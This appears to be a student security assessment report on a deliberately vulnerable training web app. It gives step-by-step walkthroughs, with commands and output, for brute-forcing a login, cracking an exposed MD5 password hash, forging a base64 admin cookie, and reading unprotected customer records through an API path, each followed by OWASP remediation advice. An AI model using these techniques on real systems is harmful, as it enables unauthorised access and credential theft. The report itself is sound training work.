[-] Login Failed! {'username': 'guest', 'password': 'pass'}
[-] Login Failed! {'username': 'guest', 'password': 'computer'}
[-] Login Failed! {'username': 'guest', 'password': 'iwantu'}
[-] Login Failed! {'username': 'guest', 'password': 'jennifer'}
[-] Login Failed! {'username': 'guest', 'password': 'klaster'}
[-] Login Failed! {'username': 'guest', 'password': 'mypassword'}
[-] Login Failed! {'username': 'guest', 'password': 'hunter'}
[+] Login Found! {'username': 'guest', 'password': 'orange'}
This is a demo code used for this training.
tools root$
```

Running this command gave the username and password which exists for that app to log in.

VWA Security Report



John Doe
user

Followers	1,322
Following	543
Friends	13,287

administrator
Sent you a message

Welcome to our site, how do you like our message service. Still a work in progress.

Education
Security Engineer Nanodegree from Udacity

Location
International Space Station, Outer Space

Skills
Coding Python Networking Security

Notes
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Etiam fermentum enim neque.

Recommendations:

1. Where possible, implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential re-use attacks.
2. Do not ship or deploy with any default credentials, particularly for admin users.
3. Implement weak-password checks, such as testing new or changed passwords against a list of the top 10000 worst passwords.
4. Limit or increasingly delay failed login attempts. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.
5. Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login. Session IDs should not be in the URL, be securely stored and invalidated after logout, idle, and absolute timeouts.
6. OWASP Proactive Controls: Implement Digital Identity

VWA Security Report

VWA240601## – Use of MD5 Hashing – High

Vulnerability Exploited: A03: 2017 Sensitive Data Exposure

Severity:High

System: VWA Web Application


Vulnerability Explanation:

The app seems to be using a weak MD5 hashing to mask sensitive data what looks like password or something.

Vulnerability Walk-thru:

1. Login Normally
2. Gain Admin privilege through cookie manipulation as mentioned in the report.
3. Open developer tools using F12.
4. Go to sources tab and open customers file.
5. Add breakpoint at line 323.
6. View any of the customer data and use jump buttom to step to the breakpoint.
7. In the array select the last item which looks like some encrypted data.


VWA Security Report



```
            '<th><button type="button" class="btn btn-primary" onclick="getCustomer(' + Obj[0] + ')">View</button></th>' +
            '</tr>')
        });
    })
}

function getCustomer(id){
    apiGET('customers/id/' + id, '', function (data) {  data = [Array(5)]
        $('#modal').modal('show');
        $('#customerID').val(data[0][0]);  data = [Array(5)]
        $('#customerUsername').val(data[0][1]);
        $('#customerFirstname').val(data[0][2]);
        $('#customerLastname').val(data[0][3]);
    });
}
</script>


<script>
  function apiGET(endpoint, querystring, cb) {
    if (querystring != '') endpoint = endpoint + '?' + querystring;
    $.ajax({
      url: '/' + endpoint,
      type: "GET",
      cache: false,
      dataType: 'json',
      headers: { 'Access-Control-Allow-Origin': '*' },
      success: function (data) { cb(data); }
    });
  };

  function apiPOST(endpoint, querystring, jsondata, cb) {
    if (querystring != '') endpoint = endpoint + '?' + querystring;
    $.ajax({
      url: '/' + endpoint,
      type: "POST",
      cache: false,
```

```
Breakpoints
customers/
  $('#customerFirstname').val(data[0][2]);     323
Scope
  Local
    this: Window
    data: Array(1)
      0: (5) [1, 'paul', 'doe', 'pdoe', 'd8578edf8458ce06fbc5bb76a58c5ca4']
      length: 1
      [[Prototype]]: Array(0)
  Global                                        Window
Call Stack
  (anonymous)      customers/:324
  success          customers/:339
  fire             jquery.js:3291
  fireWith         jquery.js:3421
  done             jquery.js:9533
  (anonymous)      jquery.js:9785
  load (async)
  send             jquery.js:9804
  ajax             jquery.js:9434
  apiGET           customers/:333
  getCustomer      customers/:319
  onclick          customers/:1
```


8. Use the hashid.py to know the hash type.



```
tools root$ python hashid.py d8578edf8458ce06fbc5bb76a58c5ca4
Analyzing 'd8578edf8458ce06fbc5bb76a58c5ca4'
[+] MD5
This is a demo version of the hashid.py for this training, for the full version please visit https://github.com/psypanda/hashID
tools root$
```

9. Use checkhash.py to crack the hash

VWA Security Report



```
tools root$ python checkhash.py d8578edf8458ce06fbc5bb76a58c5ca4 -t md5
---------------------------------------------
Hased value passed =  d8578edf8458ce06fbc5bb76a58c5ca4
Hash type passed =  md5
Result =  qwerty
Actual Hash Type should be =  md5
---------------------------------------------
tools root$ 
```

Recommendations:

1. Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as Argon2, scrypt, bcrypt or PBKDF2.
2. Verify independently the effectiveness of configuration and settings.
3. Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management.
4. https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_ Cheat_Sheet.html

VWA Security Report

VWA240601## - Cookie Manipulation - High

Vulnerability Exploited: A06: 2017 Security Misconfiguration

Severity: High

System: VWA Web Application


Vulnerability Explanation:

The cookie can be manipulated to gain admin right in the web app.

I have modified the cookie values in the web page and I was able to gain admin access to the web app.

Vulnerability Walk-thru:


1. Login Normally
2. Open developer tool using F12
3. Go to the Cookies tab



Name	Value	Domain	Path	Expires / Max-...	Size	HttpOnly	Secure	SameSite	Partition Key	Priority
authInfo	Mjp1c2Vy	eg4dsl2ue7.prod.udacity-student-workspac...	/	Session	16					Medium
uworkspaces	eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMTQ1N...	.prod.udacity-student-workspaces.com	/	Session	1002	✓	✓	None		Medium


Cookie Value ☑ Show URL-decoded
Mjp1c2Vy

4. Perform base64 decoding of the cookie value which is returned for the user.


Web Application Environment
File Edit View Run Kernel Tabs Settings Help
Guide
Terminal 2
Terminal 1

```
tools root$ python performbase64.py -d Mjplc2Vy
2:user
tools root$ 
```


5. Encode **1:admin** via base64 to get the value to be replaced.


Web Application Environment
File Edit View Run Kernel Tabs Settings Help
Guide
Terminal 2
Terminal 1

```
tools root$ python performbase64.py 1:admin
MTphZG1pbg==
tools root$ 
```

6. Replace the original cookie with the new encoded one and refresh the page.

VWA Security Report



Name	Value	Domain	Path	Expires / Max-...	Size	HttpOnly	Secure	SameSite	Partition Key	Priority
authInfo	MTphZG1pbg==	eg4dsl2ue7.prod.udacity-student-workspac...	/	Session	20					Medium
uworkspaces	eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMTQ1N...	.prod.udacity-student-workspaces.com	/	Session	1002	✓	✓	None		Medium

Recommendations:

Access control is only effective if enforced in trusted server-side code or server-less API, where the attacker cannot modify the access control check or metadata.

1. It's always a good practice to use a digital signature which can be used afterward to confirm that the data has not been changed.
2. Implement integrity checks for cookies to ensure they have not been tampered with. This could involve including a cryptographic hash (e.g., HMAC) of the cookie value along with the cookie itself. Upon receiving the cookie, the server recalculates the hash and compares it with the received hash to verify integrity.
3. [OWASP Testing Guide: Configuration Management]

VWA Security Report

VWA240601## – Data Exposure – HIGH

Vulnerability Exploited: **A06: 2017 Security Misconfiguration**

Severity: **High**


System: VWA Web Application

Vulnerability Explanation:

Attacker can access the data that is not authorized to be accessed. By adding /id/ towards the end of the url the data which is not supposed to the visible can be seen.

Vulnerability Walk-thru:

1. Login to the web app normally
2. Navigate to customer tab



eg4dsl2ue7.prod.udacity-student-workspaces.com/customers/

[redacted]


Customers

Page Controls: reset

SORRY BUT YOU ARE NOT AUTH TO VIEW THIS PAGE

3. Add /id/ to the end of the URL

VWA Security Report



eg4dsl2ue7.prod.udacity-student-workspaces.com/customers/id/

[redacted]

```
// 20240601002641
// https://eg4dsl2ue7.prod.udacity-student-workspaces.com/customers/id/

[
  [
    1,
    "paul",
    "doe",
    "pdoe"
  ],
  [
    2,
    "jake",
    "doe",
    "jdoe"
  ],
  [
    3,
    "dave",
    "doe",
    "ddoe"
  ],
  [
    4,
    "mike",
    "doe",
    "mdoe"
  ],
  [
    5,
    "nick",
    "doe",
    "ndoe"
  ]
]
```

Recommendations:

1. A task to review and update the configurations appropriate to all security notes, updates, and patches as part of the patch management process (see A9:2017-Using Components with Known Vulnerabilities). In particular, review cloud storage permissions (e.g. S3 bucket permissions).
2. A minimal platform without any unnecessary features, components, documentation, and samples. Remove or do not install unused features and frameworks.
3. An automated process to verify the effectiveness of the configurations and settings in all environments.
4. OWASP Testing Guide: Configuration Management
5. https://owasp.org/www-project-web-security-testingguide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/README

VWA Security Report

VWA240601## - Broken Access For Customer's Data - High

Vulnerability Exploited: A05: 2017 Broken Access Control

Severity: High

System: VWA Web Application

Vulnerability Explanation:

A05:2017-Broken Access Control


One of the two request objects contains an async all to the server to retrieve the customer's current information.

By altering the initial request, we can use the API to retrieve the data of the other customer without any valid authentication.

Vulnerability Walk-thru:

Once we get the admin access by manipulating the cookie:

1. Login Normally.
2. Gain admin access through cookie manipulation.
3. Go to the customer page.


VulnWebApp
administrator
administrator
admin
Main Navigation
Dashboard
Customers
Users
Customers
Dashboard > Customers
Page Controls: reset
Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder Performance insights
Preserve log Disable cache No throttling
Filter Invert Hide data URLs Hide extension URLs All Fetch/XHR Doc CSS JS Font Img Media Manifest WS Wasm Other Blocked response cookies Blocked requests 3rd-party requests
Headers Payload Preview Response Initiator Timing Cookies
Console
top
name
Default levels
4 Issues: 4
1 hidden
Hide network
Log XMLHttpRequests

Customers List

